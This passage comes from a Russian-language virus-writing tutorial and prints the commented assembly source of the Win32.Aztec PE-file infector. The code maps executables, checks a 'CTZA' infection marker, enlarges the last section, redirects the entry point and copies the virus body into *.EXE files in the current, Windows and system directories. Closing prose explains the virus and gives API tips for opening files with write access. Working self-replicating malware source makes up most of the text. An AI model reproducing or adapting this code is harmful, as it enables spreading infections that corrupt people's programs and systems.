    mov     dword ptr [ebp+FileHandle],eax

; -----
; Перове, что мы делаем, это стираем атрибуты файла и устанавливаем их
; равными стандартным. Это осуществляется с помощью функции
; SetFileAttributes. Вот краткое объяснение данной функции:
;
; Функция SetFileAttributes устанавливает атрибуты файла.
;
; BOOL SetFileAttributes(
;     LPCTSTR lpFileName, // адрес имени файла
;     DWORD dwFileAttributes // адрес устанавливаемых атрибутов
; );
;
; Параметры
; -----
;
; | lpFileName: указывает на строку, задающую имя файла, чьи атрибуты
; устанавливаются.
;
; | dwFileAttributes: задает атрибуты файла, которые должны быть
; установлены. Этот параметр долже быть комбинацией значений, которые
; можно найти в соответствующем заголовочном файле. Как бы то ни было,

```

```

; стандартным значением является FILE_ATTRIBUTE_NORMAL. ;
; ;
; Возвращаемые значения ;
; ----- ;
; ;
; | Если вызов функции прошел успешно, возвращаемое значение не равно ;
; нулю. ;
; ;
; | Если вызов функции не удался, возвращаемое значение равно нулю. Чтобы ;
; получить дополнительную информацию об ошибке, вызовите GetLastError. ;
; ;
; После установки новых атрибутов мы открываем файл и, если не произошло ;
; ошибки, хэндл файла сохраняется в соответствующей переменной. ;
; -----;

    mov     ecx,dword ptr [ebp+WFD_nFileSizeLow] ; во-первых, мы
    call    CreateMap                          ; начинаем мэппировать файл

    or      eax,eax
    jz      CloseFile

    mov     dword ptr [ebp+MapHandle],eax

    mov     ecx,dword ptr [ebp+WFD_nFileSizeLow]
    call    MapFile                          ; Мэппируем его

    or      eax,eax
    jz      UnMapFile

    mov     dword ptr [ebp+MapAddress],eax

; -----;
; Сначала мы помещаем в ЕС размер файла, который собираемся мэппировать, ;
; после чего вызываем функцию мэппинга. Мы проверяем на возможные ошибки, ;
; и если таковых не произошло, мы продолжаем. В противном случае мы ;
; закрываем файл. Мы сохраняем хэндл мэппинга и готовимся к завершающей ;
; процедуре мэппирования файла с помощью функции MapFile. Как и раньше, мы ;
; мы проверяем, не произошло ли ошибки и поступаем в соответствии с ;
; полученным результатом. Если все прошло хорошо, мы сохраняем полученный ;
; в результате мэппинга адрес. ;
; -----;

    mov     esi,[eax+3Ch]
    add     esi,eax
    cmp     dword ptr [esi],"EP"              ; Это PE?
    jnz     NoInfect

    cmp     dword ptr [esi+4Ch],"CTZA"        ; Заражен ли он уже?
    jz      NoInfect

    push    dword ptr [esi+3Ch]

    push    dword ptr [ebp+MapAddress]        ; Закрываем все
    call    [ebp+_UnmapViewOfFile]

    push    dword ptr [ebp+MapHandle]
    call    [ebp+_CloseHandle]

    pop     ecx

; -----;
; Адрес находится в EAX. Мы получаем указатель на PE-заголовок ;
; (MapAddress+3Ch), затем нормализуем его и, таким образом, получаем ;
; работающий указатель на PE-заголовок в ESI. С помощью сигнатуры мы ;
; проверяем, верен ли он, после чего удостоверяемся, что файл не был ;
; заражен ранее (мы сохраняем специальную метку заражения в PE по смещению ;
; 4Ch, не используемую программой), после чего сохраняем в стеке ;
; выравнивание файла (File Alignment) (смотри главу о формате заголовка ;
; PE). Затем закрываем хэндл мэппинг и восстанавливаем запущенное ранее ;
; выравнивание файла из стека, сохраняя его в регистре ECX. ;
; -----;

```

```

mov     eax,dword ptr [ebp+WFD_nFileSizeLow] ; и мэппим все снова
add     eax,virus_size

call    Align
xchg    ecx,eax

call    CreateMap
or      eax,eax
jz      CloseFile

mov     dword ptr [ebp+MapHandle],eax

mov     ecx,dword ptr [ebp+NewSize]
call    MapFile

or      eax,eax
jz      UnMapFile

mov     dword ptr [ebp+MapAddress],eax

mov     esi,[eax+3Ch]
add     esi,eax

;-----;
; Находящееся в ECX выравнивание файла необходимо для последующего вызова ;
; функции Align, который мы и совершаем, предварительно поместив в EAX ;
; размер открытого файла плюс размер вируса. Функция возвращает нам ;
; выравненный размер файла. Например, если выравнивание равно 200h, а ;
; размер файла + размер вируса - 1234h, то функция 'Align' возвратит нам ;
; 12400h. Результат мы помещаем в ECX. Мы снова вызываем функцию ;
; CreateMap, но теперь мы будем мэппировать файл с выравненным размером. ;
; Затем мы снова получаем в ESI указатель на заголовок PE ;
;-----;

mov     edi,esi ; EDI = ESI = указатель на
                ; заголовок PE
movzx   eax,word ptr [edi+06h] ; AX = количество секций
dec     eax ; AX--
imul    eax,eax,28h ; EAX = AX*28
add     esi,eax ; нормализуем
add     esi,78h ; Указатель на таблицу дир-й
mov     edx,[edi+74h] ; EDX = количество эл-тов
shl     edx,3 ; EDX = EDX*8
add     esi,edx ; ESI = Указатель на
                ; последнюю секцию

;-----;
; Во-первых, мы делаем так, чтобы EDI указывал на заголовок PE, после чего ;
; мы помещаем в AX количество секций (DWORD), после чего уменьшаем EAX на ;
; 1. Затем умножаем содержимое AX (количество секций - 1) на 28h (размер ;
; заголовка секции) и прибавляем к результату смещение заголовка PE. У нас ;
; получилось, что ESI указывает на таблицу директорий, а в EDX находится ;
; количество элементов в таблице директорий. Затем мы умножаем результат ;
; на восемь и прибавляем к ESI, который теперь указывает на последнюю ;
; секцию. ;
;-----;

mov     eax,[edi+28h] ; Получаем EIP
mov     dword ptr [ebp+OldEIP],eax ; Сохраняем его
mov     eax,[edi+34h] ; Получаем базу образа
mov     dword ptr [ebp+ModBase],eax ; Сохраняем ее

mov     edx,[esi+10h] ; EDX = SizeOfRawData
mov     ebx,edx ; EBX = EDX
add     edx,[esi+14h] ; EDX = EDX+PointerToRawData

push    edx ; Сохраняем EDX для
            ; последующего использования

mov     eax,ebx ; EAX = EBX
add     eax,[esi+0Ch] ; EAX = EAX+VA адрес

```

```

mov     [edi+28h],eax           ; EAX = новый EIP
mov     dword ptr [ebp+NewEIP],eax ; Изменяем EIP
                                           ; Также сохраняем его
;-----;
; Сначала мы помещаем в EAX EIP файла, который мы заражаем, чтобы затем
; поместить старый EIP в переменную, которая будет использоваться в начале
; вируса. То же самое мы делаем и с базой образа. После этого мы помещаем
; в EDX SizeOfRawData последней секции, также сохраняем это значение для
; будущего использования в EBX и, наконец, мы добавляем в EDX
; PointerToRawData (EDX будет использоваться в дальнейшем при копировании
; вируса, поэтому мы сохраняем его в стеке). Далее мы помещаем в EAX
; SizeOfRawData, добавляем к нему VA-адрес: теперь у нас в EAX новый EIP
; для носителя. Мы сохраняем его в заголовке PE и в другой переменной
; (смотри начало вируса).
;-----;

mov     eax,[esi+10h]           ; EAX = новый SizeOfRawData
add     eax,virus_size         ; EAX = EAX+VirusSize
mov     ecx,[edi+3Ch]          ; ECX = FileAlignment
call    Align                  ; выравниваем!

mov     [esi+10h],eax           ; новый SizeOfRawData
mov     [esi+08h],eax           ; новый VirtualSize

pop     edx                    ; EDX = Указатель на конец
                                           ; секции

mov     eax,[esi+10h]           ; EAX = новый SizeOfRawData
add     eax,[esi+0Ch]           ; EAX = EAX+VirtualAddress
mov     [edi+50h],eax           ; EAX = новый SizeOfImage

or      dword ptr [esi+24h],0A0000020h ; Помещаем новые флаги секции
;-----;
; Ок, первое, что мы делаем - это загружаем в EAX SizeOfRawData последней
; секции, после чего мы прибавляем к нему размер вируса. Мы загружаем в
; ECX FileAlignment, вызываем функцию 'Align' и получаем в EAX
; выравненное SizeOfRawData+VirusSize.
; Давайте я приведу вам маленький пример:
;
;     SizeOfRawData - 1234h
;     VirusSize     - 400h
;     FileAlignment - 200h
;
; Таким образом, SizeOfRawData плюс VirusSize будет равен 1634h, а после
; выравнивания этого значения получится 1800h, просто, не правда ли? Так как
; мы устанавливаем выравненное значение как новый SizeOfRawData и как
; новый VirtualSize, то у нас не будет никаких проблем. Затем мы
; высчитываем новый SizeOfImage, который всегда является суммой нового
; SizeOfRawData и VirtualAddress. Полученное значение мы помещаем в поле
; SizeOfImage заголовка PE (смещение 50h). Затем мы устанавливаем
; атрибуты секции, размер которой мы увеличили, равным следующим:
;
;     00000020h - Section contains code
;     40000000h - Section is readable
;     80000000h - Section is writable
;
; Если мы применим к этим трем значениям операцию OR, результатом будет
; A0000020h. Нам нужно сORить это значение с текущими атрибутами в
; заголовке секции, то есть нам не нужно уничтожать старые значения.
;-----;

mov     dword ptr [edi+4Ch],"CTZA" ; Помещаем метку заражения

lea     esi,[ebp+aztec]           ; ESI = Указатель на
                                           ; virus_start
xchg    edi,edx                   ; EDI = Raw ptr after last
                                           ; section
add     edi,dword ptr [ebp+MapAddress] ; EDI = Нормализованный ук.

```

```

        mov     ecx,virus_size                ; ECX = Размер копируемых
                                                ; данных
        rep     movsb                        ; Делаем это!

        jmp     UnMapFile                    ; Анмэппим, закрываем, и т.д.

;-----;
; В первой строке кода данного блока мы помещаем метку заражения в
; неиспользуемое поле заголовка PE (смещение 4Ch, которое 'Reserved1'),
; для того, чтобы избежать повторного заражения файла. Затем мы помещаем в
; ESI указатель на начало вирусного кода, а в EDI значение, которое
; находится у нас в EDX (помните: EDX = Old SizeOfRawData +
; PointerToRawData), которое является RVA, куда мы должны поместить код
; вируса. Как я сказал раньше, это RVA, и как вы ДОЛЖНЫ знать ;) RVA нужно
; сконвертировать в VA, что можно сделать, добавив значение, относительным
; к которому является RVA... Поскольку он относителен к адресу, откуда
; начинается мэппинг файла (как вы помните, этот адрес возвращается
; функцией MapViewOfFile). Таким образом, наконец, мы получаем в EDI VA,
; по которому будет произведена запись кода вируса. В ECX мы загружаем
; размер вируса и копируем его. Вот и все! ;) Осталось только закрыть
; ненужные теперь хэндлы...
;-----;

NoInfect:
        dec     byte ptr [ebp+infections]
        mov     ecx,dword ptr [ebp+WFD_nFileSizeLow]
        call    TruncFile

;-----;
; Здесь обрабатывается случай, если произошла ошибка во время заражения
; файла. Мы уменьшаем счетчик заражений на 1 и делаем размер файла равным
; тому, который он имел до заражения. Я надеюсь, что нашему вирусу не
; придется выполнять этот код ;)
;-----;

UnMapFile:
        push    dword ptr [ebp+MapAddress]    ; Закрываем адрес мэппинга
        call    [ebp+_UnmapViewOfFile]

CloseMap:
        push    dword ptr [ebp+MapHandle]     ; Закрываем мэппинг
        call    [ebp+_CloseHandle]

CloseFile:
        push    dword ptr [ebp+FileHandle]    ; Закрываем файл
        call    [ebp+_CloseHandle]

CantOpen:
        push    dword ptr [ebp+WFD_dwFileAttributes]
        lea     eax,[ebp+WFD_szFileName]      ; Устанавливаем старые
                                                ; атрибуты файла
        push    eax
        call    [ebp+_SetFileAttributesA]
        ret

;-----;
; Этот блок кода закрывает все, что было открыто во время заражения, а
; также устанавливает старые атрибуты файла.
; Вот небольшое описание примененных здесь функций API:
;
; Функция UnmapViewOfFile демэппирует промэппированную часть файла из
; адресного пространства процесса.
;
; BOOL UnmapViewOfFile(
;     LPCVOID lpBaseAddress    // адрес, откуда начинается отображенная
;                               // на адресное пространство процесса часть
;                               // файла
; );
;
; Параметры
; -----

```

```

;
; | lpBaseAddress: указывает на адрес промэппированной части файла. Адрес
; | был возвращен ранее MapViewOfFile или MapViewOfFileEx.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение не равно
; | нулю, а все страницы памяти в указанном диапазоне "лениво"
; | записываются на диск.
;
; | Если вызов функции не удался, возвращаемое значение равно нулю. Чтобы
; | получить расширенную информацию, вызовите GetLastError.
;
; ---
;
; Функция CloseHandle закрывает хэндл открытого объекта.
;
; BOOL CloseHandle(
; | HANDLE hObject // хэндл объекта, который нужно закрыть
; );
;
; Параметры
; -----
;
; | hObject: Идентифицирует хэндл объекта.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошел успешно, возвращаемое значение не равно
; | нулю.
; | Если вызов функции не удался, возвращаемое значение равно нулю. Чтобы
; | получить дополнительную информацию об ошибке, вызовите GetLastError.
; -----
;

GetK32 proc
_@1: cmp word ptr [esi], "ZM"
    jz WeGotK32
_@2: sub esi, 10000h
    loop _@1
WeFailed:
    mov ecx, cs
    xor cl, cl
    jecxz WeAreInWNT
    mov esi, kernel_
    jmp WeGotK32
WeAreInWNT:
    mov esi, kernel_wNT
WeGotK32:
    xchg eax, esi
    ret
GetK32 endp

GetAPIs proc
@@1: push esi
    push edi
    call GetAPI
    pop edi
    pop esi

    stosd

    xchg edi, esi

    xor al, al
@@2: scasb
    jnz @@2

    xchg edi, esi
@@3: cmp byte ptr [esi], 0BBh

```



```

        jnz     @@1
        ret
GetAPIs      endp

GetAPI      proc
        mov     edx,esi
        mov     edi,esi

        xor     al,al
@_1:        scasb
        jnz     @_1

        sub     edi,esi          ; EDI = размер имени функции
        mov     ecx,edi

        xor     eax,eax
        mov     esi,3Ch
        add     esi,[ebp+kernel]
        lodsw
        add     eax,[ebp+kernel]

        mov     esi,[eax+78h]
        add     esi,1Ch

        add     esi,[ebp+kernel]

        lea     edi,[ebp+AddressTableVA]

        lodsd
        add     eax,[ebp+kernel]
        stosd

        lodsd
        add     eax,[ebp+kernel]
        push    eax              ; mov [NameTableVA],eax  =)
        stosd

        lodsd
        add     eax,[ebp+kernel]
        stosd

        pop     esi

        xor     ebx,ebx

@_3:        lodsd
        push    esi
        add     eax,[ebp+kernel]
        mov     esi,eax
        mov     edi,edx
        push    ecx
        cld
        rep     cmpsb
        pop     ecx
        jz      @_4
        pop     esi
        inc     ebx
        jmp     @_3

@_4:        pop     esi
        xchg    eax,ebx
        shl     eax,1
        add     eax,dword ptr [ebp+OrdinalTableVA]
        xor     esi,esi
        xchg    eax,esi
        lodsw
        shl     eax,2
        add     eax,dword ptr [ebp+AddressTableVA]
        mov     esi,eax

```

```

        lodsd
        add     eax,[ebp+kernel]
        ret
GetAPI      endp

;-----;
; Все вышеприведенный код мы уже видели раньше, разве что теперь он чуть ;
; более оптимизированный, так что вы можете посмотреть, как это сделать ;
; другим образом );. ;
;-----;

; input:
;     EAX - Значение, которое надо выравнивать
;     ECX - Выравнивающий фактор
; output:
;     EAX - Выравненное значение

Align      proc
        push    edx
        xor     edx,edx
        push    eax
        div     ecx
        pop     eax
        sub     ecx,edx
        add     eax,ecx
        pop     edx
        ret
Align      endp

;-----;
; Эта процедура выполняет очень важную часть заражения PE: выравнивает ;
; число согласно выравнивающему фактору. Надеюсь, не надо объяснять, как ;
; она работает. ;
;-----;

; input:
;     ECX - Где обрезать файл
; output:
;     Ничего

TruncFile   proc
        xor     eax,eax
        push    eax
        push    eax
        push    ecx
        push    dword ptr [ebp+FileHandle]
        call    [ebp+_SetFilePointer]

        push    dword ptr [ebp+FileHandle]
        call    [ebp+_SetEndOfFile]
        ret
TruncFile   endp

;-----;
; Функция SetFilePointer перемещает файловый указатель открытого файла. ;
; ;
; DWORD SetFilePointer( ;
;     HANDLE hFile,          // хэндл файла ;
;     LONG lDistanceToMove,   // дистанция, на которое нужно переместить ;
;                               // файловый указатель (в байтах) ;
;     PLONG lpDistanceToMoveHigh, // адрес верхнего слова дистанции ;
;     ; ;
;     DWORD dwMoveMethod     // как перемещать ;
; ); ;
; ;
; Параметры ;
; ----- ;
; ;
; | hFile: Задаёт файл, чей файловый указатель должен быть перемещен. ;
; | Хэндл файла должен быть создан с доступом GENERIC_READ или ;
; | GENERIC_WRITE. ;

```

```

;
; | lDistanceToMove: Задаёт количество байтов, на которое нужно
; переместить файловый указатель. Положительное значение двигает
; указатель вперед, а отрицательное - назад.
;
; | lpDistanceToMoveHigh: Указывает на верхнее двойное слово 64-х битной
; дистанции перемещения. Если значение этого параметра равно NULL, функция
; SetFilePointer может работать с файлами, размер которых не превышает
; 2^32-2. Если этот параметр задан, то максимальный размер равен 2^64-2.
; Также этот параметр принимает верхнее двойное слово позиции, где должен
; находиться файловый указатель.
;
; | dwMoveMethod: Задаёт стартовую позицию, откуда должен двигаться
; файловый указатель. Этот параметр может быть равен одному из следующих
; значений:
;
; Константа      Значение
;
; + FILE_BEGIN   - Стартовая позиция равна нулю или началу файла. Если
; задана эта константа, DistanceToMove интерпретируется
; как новая беззнаковая позиция файлового указателя.
;
; + FILE_CURRENT - Стартовой позицией является текущее положение
; файлового указателя.
;
; + FILE_END     - Стартовой позицией является конец файла.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции SetFilePointer прошёл успешно, возвращаемое
; значение - это нижнее двойное слово новой позиции файлового указателя,
; и если lpDistanceToMoveHigh не было равно NULL, функция помещает
; верхнее двойное слово в LONG, на который указывает этот параметр.
;
; | Если вызов функции не удался и lpDistanceToMoveHigh равно NULL,
; возвращаемое значение равно 0xFFFFFFFF. Чтобы получить расширенную
; информацию об ошибке, вызовите GetLastError.
;
; | Если вызов функции не удался и lpDistanceToMoveHigh не равно NULL,
; возвращаемое значение равно 0xFFFFFFFF и GetLastError возвратит
; значение, отличное от NO_ERROR.
;
; ---
;
; Функция SetEndOfFile перемещает позицию конца файла (EOF) в текущую
; позицию файлового указателя.
;
; BOOL SetEndOfFile(
;     HANDLE hFile      // хэндл файла
; );
;
; Параметры
; -----
;
; | hFile: Задаёт файл, где должна быть перемещена EOF-позиция. Хэндл
; файла должен быть создан с доступом GENERIC_WRITE.
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошёл успешно, возвращаемое значение не равно
; нулю.
;
; | Если вызов функции не удался, возвращаемое значение равно нулю. Чтобы
; получить дополнительную информацию об ошибке, вызовите GetLastError.
;
; -----
; input:

```

```

;     ESI - Указатель на имя файла, который нужно открыть
; output:
;     EAX - Хэндл файла в случае успеха

OpenFile      proc
    xor     eax, eax
    push    eax
    push    eax
    push    00000003h
    push    eax
    inc     eax
    push    eax
    push    80000000h or 40000000h
    push    esi
    call    [ebp+_CreateFileA]
    ret
OpenFile      endp

;-----;
; Функция CreateFile создает или открывает объекты, список которых
; приведен ниже, и возвращает хэндл, который можно использовать для
; обращения к ним:
;
; + файлы (нам интересны только они)
; + пайпы
; + мейлслоты
; + коммуникационный ресурсы (например, COM-порты)
; + дисковые устройства (только Windows NT)
; + консоли
; + директории (только открытие)
;
; HANDLE CreateFile(
;     LPCTSTR lpFileName, // указатель на имя файла
;     DWORD dwDesiredAccess, // режим доступа (чтение-запись)
;     DWORD dwShareMode, // режим разделяемого доступа
;     LPSECURITY_ATTRIBUTES lpSecurityAttributes, // указ. на аттр. безоп.
;     DWORD dwCreationDistribution, // как создавать
;     DWORD dwFlagsAndAttributes, // атрибуты файла
;     HANDLE hTemplateFile // хэндл файла, чьи атрибуты копируются
; );
;
; Параметры
; -----
;
; | lpFileName: Указывает на строку, завершающуюся NULL'ом, которая задает
; | имя создаваемого или открываемого объекта (файл, пайп, мейлслот,
; | коммуникационный ресурс, дисковое устройство, консоль или директория).
; | Если lpFileName является путем, то по умолчанию ограничение на размер
; | размер строки составляет MAX_PATH символов. Это ограничение зависит от
; | того, как CreateFile парсит пути.
; |
; | dwDesiredAccess: Задаёт тип доступа к объекту. Приложение может
; | получить доступ чтения, записи, чтения-записи или доступ запроса к
; | устройству.
; |
; | dwShareMode: Устанавливает битовые флаги, которые определяют, каким
; | образом может происходить разделяемый (одновременный) доступ к
; | объекту. Если dwShareMode равен нулю, тогда разделяемый доступ не
; | будет возможен. Последующие операции открытия объекта не удадутся,
; | пока хэндл не будет закрыт.
; |
; | lpSecurityAttributes: Указатель на структуру SECURITY_ATTRIBUTES,
; | которая определяет может ли возвращенный хэндл наследоваться дочерним
; | процессом. Если lpSecurityAttributes равен NULL, хэндл не может
; | наследоваться.
; |
; | dwCreationDistribution: Определяет, что необходимо сделать, если файл
; | существует или если его нет.
; |
; | dwFlagsAndAttributes: Задаёт атрибуты файла и флаги файла.
;
;

```

```

; | hTemplateFile: Задает хэндл с доступом GENERIC_READ к файлу-шаблону. ;
; Последний задает файловые и расширенные атрибуты для создаваемого ;
; файла. Windows95: это значение должно быть равно NULL. Если вы под ;
; этой операционной системой передадите в качестве данного параметра ;
; какой-нибудь хэндл, вызов не удастся, а GetLastError возвратит ;
; ERROR_NOT_SUPPORTED. ;
; ;
; Возвращаемые значения ;
; ----- ;
; ;
; | Если вызов функции прошел успешно, возвращаемое значение будет хэндлом ;
; заданного файла. Если указанный файл существовал до вызова функции, а ;
; dwCreationDistribution был равен CREATE_ALWAYS или OPEN_ALWAYS, вызов ;
; GetLastError возвратит ERROR_ALREADY_EXISTS (даже если вызов функции ;
; прошел успешно). Если файл не существовал до вызова, GetLastError ;
; возвратит ноль. ;
; ;
; | Если вызов функции не удался, возвращаемое значение равно ;
; INVALID_HANDLE_VALUE (-1). Чтобы получить дополнительную информацию об ;
; ошибке, вызовите GetLastError. ;
; ----- ;

; input:
;     ECX - размер мэппинга
; output:
;     EAX - Хэндл мэппинга, если вызов прошел успешно

CreateMap    proc
    xor     eax, eax
    push    eax
    push    ecx
    push    eax
    push    00000004h
    push    eax
    push    dword ptr [ebp+FileHandle]
    call    [ebp+_CreateFileMappingA]
    ret
CreateMap    endp

; ----- ;
; Функция CreateFileMapping создает именованный или безымянный ;
; промэппированный объект. ;
; ;
; HANDLE CreateFileMapping( ;
;     HANDLE hFile,          // хэндл файла, который необходимо промэппировать. ;
;     LPSECURITY_ATTRIBUTES lpFileMappingAttributes, // опц. аттр. безопасн. ;
;     DWORD flProtect,      // защита промэппированного объекта ;
;     DWORD dwMaximumSizeHigh, // верхние 32 бита размера объекта ;
;     DWORD dwMaximumSizeLow,  // нижние 32 бита размера объекта ;
;     LPCTSTR lpName         // имя промэппированного объекта ;
; ); ;
; ;
; Параметры ;
; ----- ;
; ;
; | hFile: Задает файл, из которого будет создан промэппированный объект. ;
; Файл должен быть открыт в режиме доступа, совместимом с флагами ;
; защиты, заданными flProtect. Рекомендуется, хотя и не требуется, чтобы ;
; мэппируемые файлы были открыты в режиме исключительного доступа. ;
; Если hFile равен (HANDLE)0xFFFFFFFF, вызывающий процесс также должен ;
; задать размер мэппированного объекта параметрами dwMaximumSizeHigh и ;
; dwMaximumSizeLow. Функция создает промэппированный объект указанного ;
; размера. Объект можно сделать разделяемым с помощью дублирования, ;
; наследования или имени. ;
; ;
; | lpFileMappingAttributes: Указатель на структуру SECURITY_ATTRIBUTES, ;
; указывающую, может ли возвращенный хэндл наследоваться дочерними ;
; процессами. Если lpFileMappingAttributes равен NULL, хэндл не может ;
; быть унаследован. ;
; ;
; | flProtect: Задает флаги защиты. ;

```

```

;
; | dwMaximumSizeHigh: Задаёт верхние 32 бита максимального размера
; | промэппированного объекта.
;
;
; | dwMaximumSizeLow: Задаёт нижние 32 бита максимального размера
; | промэппированного объекта. Если этот параметр и dwMaximumSizeHigh
; | равны нулю, максимальный размер будет равен текущему размеру файла,
; | чей хэндл передан в hFile.
;
;
; | lpName: Указывает на строку, задающую имя промэппированного объекта.
; | Имя может содержать любые символы кроме обратного слэша (\).
; | Если этот параметр совпадает с именем уже существующего
; | промэппированного объекта, функции потребуется доступ к объекту с
; | защитой, заданной в flProtect.
; | Если этот параметр равен NULL, объект создается без имени.
;
;
; Возвращаемые значения
; -----
;
; | Если вызов функции прошёл успешно, возвращаемое значение является
; | хэндлом мэппированного объекта. Если объект существовал до вызова
; | функции, GetLastError возвратит ERROR_ALREADY_EXISTS, а возвращаемое
; | значение будет являться верным хэндлом существующего объекта (с его
; | текущим размером, а не заданным в функции). Если объект не существовал
; | ранее, GetLastError возвратит ноль.
;
; | Если вызов функции не удался, возвращаемое значение будет равно NULL.
; | Чтобы получить дополнительную информацию об ошибке, вызовите
; | GetLastError.
; -----
;

; input:
;     ECX - Размер
; output:
;     EAX - Адрес в случае успеха

MapFile      proc
    xor     eax, eax
    push    ecx
    push    eax
    push    eax
    push    00000002h
    push    dword ptr [ebp+MapHandle]
    call    [ebp+_MapViewOfFile]
    ret
MapFile      endp

; -----
; Функция MapViewOfFile мэппирует образ файла в адресное пространство
; | вызываемого объекта.
;
;
; LPVOID MapViewOfFile(
; | HANDLE hFileMappingObject, // промэппированный объект
; | DWORD dwDesiredAccess,     // режим доступа
; | DWORD dwFileOffsetHigh,    // верхние 32 бита смещения файла
; | DWORD dwFileOffsetLow,     // нижние 32 бита смещения файла
; | DWORD dwNumberOfBytesToMap // количество мэппируемых байтов
; | );
;
;
; Параметры
; -----
;
; | hFileMappingObject: Идентифицирует открытый хэндл промэппированного
; | объекта. Такой хэндл возвращают функции CreateFileMapping и
; | OpenFileMapping.
;
;
; | dwDesiredAccess: Задаёт тип доступа к промэппированным в адресное
; | пространство процесса страницам файла.
;
;
; | dwFileOffsetHigh: Задаёт верхние 32 бита смещения в файле, откуда
; | начнется мэппирование.

```

```

;
; | dwFileOffsetLow: Задаёт нижние 32 бита смещения в файле, откуда
; | начнется мэппирование.
;
;
; | dwNumberOfBytesToMap: Задаёт количество байт, которое нужно
; | мэппировать в адресное пространство процесса. Если
; | dwNumberOfBytesToMap равно нулю, файл мэппится целиком.
;
;
; Возвращаемые значения
; -----
;
;
; | Если вызов функции прошел успешно, возвращаемое значение является
; | адрес начала отображенного участка файла.
;
;
; | Если вызов функции не удался, возвращаемое значение равно NULL. Чтобы
; | получить дополнительную информацию об ошибке, вызовите GetLastError.
; -----
;

```

```

mark_   db      "[Win32.Aztec v1.01]",0
        db      "(c) 1999 Billy Belcebu/iKX",0

```

```

EXE_MASK   db      "*.EXE",0

```

```

infections dd      00000000h
kernel     dd      kernel_

```

```

@@Namez          label  byte

```

```

@FindFirstFileA   db      "FindFirstFileA",0
@FindNextFileA    db      "FindNextFileA",0
@FindClose        db      "FindClose",0
@CreateFileA      db      "CreateFileA",0
@SetFilePointer   db      "SetFilePointer",0
@SetFileAttributesA db    "SetFileAttributesA",0
@CloseHandle      db      "CloseHandle",0
@GetCurrentDirectoryA db  "GetCurrentDirectoryA",0
@SetCurrentDirectoryA db  "SetCurrentDirectoryA",0
@GetWindowsDirectoryA db  "GetWindowsDirectoryA",0
@GetSystemDirectoryA db  "GetSystemDirectoryA",0
@CreateFileMappingA db    "CreateFileMappingA",0
@MapViewOfFile    db      "MapViewOfFile",0
@UnmapViewOfFile  db      "UnmapViewOfFile",0
@SetEndOfFile     db      "SetEndOfFile",0
                db      0BBh

```

```

                align  dword
virus_end        label  byte

```

```

heap_start       label  byte

                dd      00000000h

```

```

NewSize          dd      00000000h
SearchHandle     dd      00000000h
FileHandle       dd      00000000h
MapHandle        dd      00000000h
MapAddress       dd      00000000h
AddressTableVA   dd      00000000h
NameTableVA      dd      00000000h
OrdinalTableVA   dd      00000000h

```

```

@@Offsetz        label  byte
_FindFirstFileA   dd      00000000h
_FindNextFileA    dd      00000000h
_FindClose        dd      00000000h
_CreateFileA      dd      00000000h
_SetFilePointer   dd      00000000h
_SetFileAttributesA dd    00000000h
_CloseHandle      dd      00000000h
_GetCurrentDirectoryA dd  00000000h
_SetCurrentDirectoryA dd  00000000h

```

```

_GetWindowsDirectoryA    dd    00000000h
_GetSystemDirectoryA     dd    00000000h
_CreateFileMappingA      dd    00000000h
_MapViewOfFile           dd    00000000h
_UnmapViewOfFile         dd    00000000h
_SetEndOfFile            dd    00000000h

MAX_PATH                  equ    260

FILETIME                  STRUC
FT_dwLowDateTime          dd    ?
FT_dwHighDateTime         dd    ?
FILETIME                  ENDS

WIN32_FIND_DATA           label   byte
WFD_dwFileAttributes      dd    ?
WFD_ftCreationTime        FILETIME ?
WFD_ftLastAccessTime      FILETIME ?
WFD_ftLastWriteTime       FILETIME ?
WFD_nFileSizeHigh         dd    ?
WFD_nFileSizeLow          dd    ?
WFD_dwReserved0           dd    ?
WFD_dwReserved1           dd    ?
WFD_szFileName            db     MAX_PATH dup (?)
WFD_szAlternateFileName   db     13 dup (?)
                          db     03 dup (?)

directories                 label   byte

WindowsDir                db     7Fh dup (00h)
SystemDir                 db     7Fh dup (00h)
OriginDir                 db     7Fh dup (00h)
dirs2inf                   equ    (($-directories)/7Fh)
mirrormirror              db     dirs2inf

heap_end                   label   byte

;-----;
; Все вышеприведенное - это данные, используемые вирусом ;
;-----;

; Носитель первого поколения

fakehost:
    pop     dword ptr fs:[0]          ; Вычищаем кое-что из стека
    add     esp,4
    popad
    popfd

    xor     eax,eax                  ; Отображаем MessageBox с
    push    eax                      ; глупым сообщением
    push    offset szTitle
    push    offset szMessage
    push    eax
    call    MessageBoxA

    push    00h                      ; Завершаем работу носителя
    call    ExitProcess

end     aztec
;---[ CUT HERE ]-----

```

Я надеюсь, что приведенный выше вирус достаточно понятен. Это всего лишь простой вирус времени выполнения, который будет работать на всех платформах Win32, заражающий 5 файлов в текущей, Windows- и системной директориях. В него не встроено никаких механизмов маскировки (так как это тестовый вирус), и я думаю, что он определяется всеми AV-программами. Поэтому не стоит менять в нем пару строк и провозглашать себя его автором. Лучше напишите вирус сами. Как я подозреваю, некоторые части вируса еще не совсем ясны (относящиеся к вызовам API), поэтому я привожу здесь краткое перечисление возможных действий, которые можно совершить с помощью

конкретного API.

- > Как открыть файл для чтения и записи?

Для этого мы используем функцию CreateFileA. Предлагаемые параметры следующие:

```
push    00h                ; hTemplateFile
push    00h                ; dwFlagsAndAttributes
push    03h                ; dwCreationDistribution
push    00h                ; lpSecurityAttributes
push    01h                ; dwShareMode
push    80000000h or 40000000h ; dwDesiredAccess
push    offset filename    ; lpFileName
call    CreateFileA
```

+ У dwCreationDistribution есть несколько интересных значений:

```
CREATE_NEW      = 01h
CREATE_ALWAYS   = 02h
OPEN_EXISTING   = 03h
OPEN_ALWAYS    = 04h
TRUNCATE_EXISTING = 05h
```

Так как мы хотим открыть уже существующий файл, мы используем OPEN_EXISTING, то есть 03h. Если для своих нужд нам понадобится открыть временный файл, мы используем другое значение, такое как CREATE_ALWAYS.

+ dwShareMode следует быть равным 01h, в любом случае мы можем выбирать только из следующих значений:

```
FILE_SHARE_READ   = 01h
FILE_SHARE_WRITE  = 02h
```

Таким образом мы позволяем читать из открытого нами файла, но не писать туда!

+ dwDesiredAccess определяет параметры доступа к файлу. Мы используем C0000000h, это сумма GENERIC_READ и GENERIC_WRITE, что означает, что нам нужны оба вида доступа :) Вот, смотрите:

```
GENERIC_READ      = 80000000h
GENERIC_WRITE     = 40000000h
```

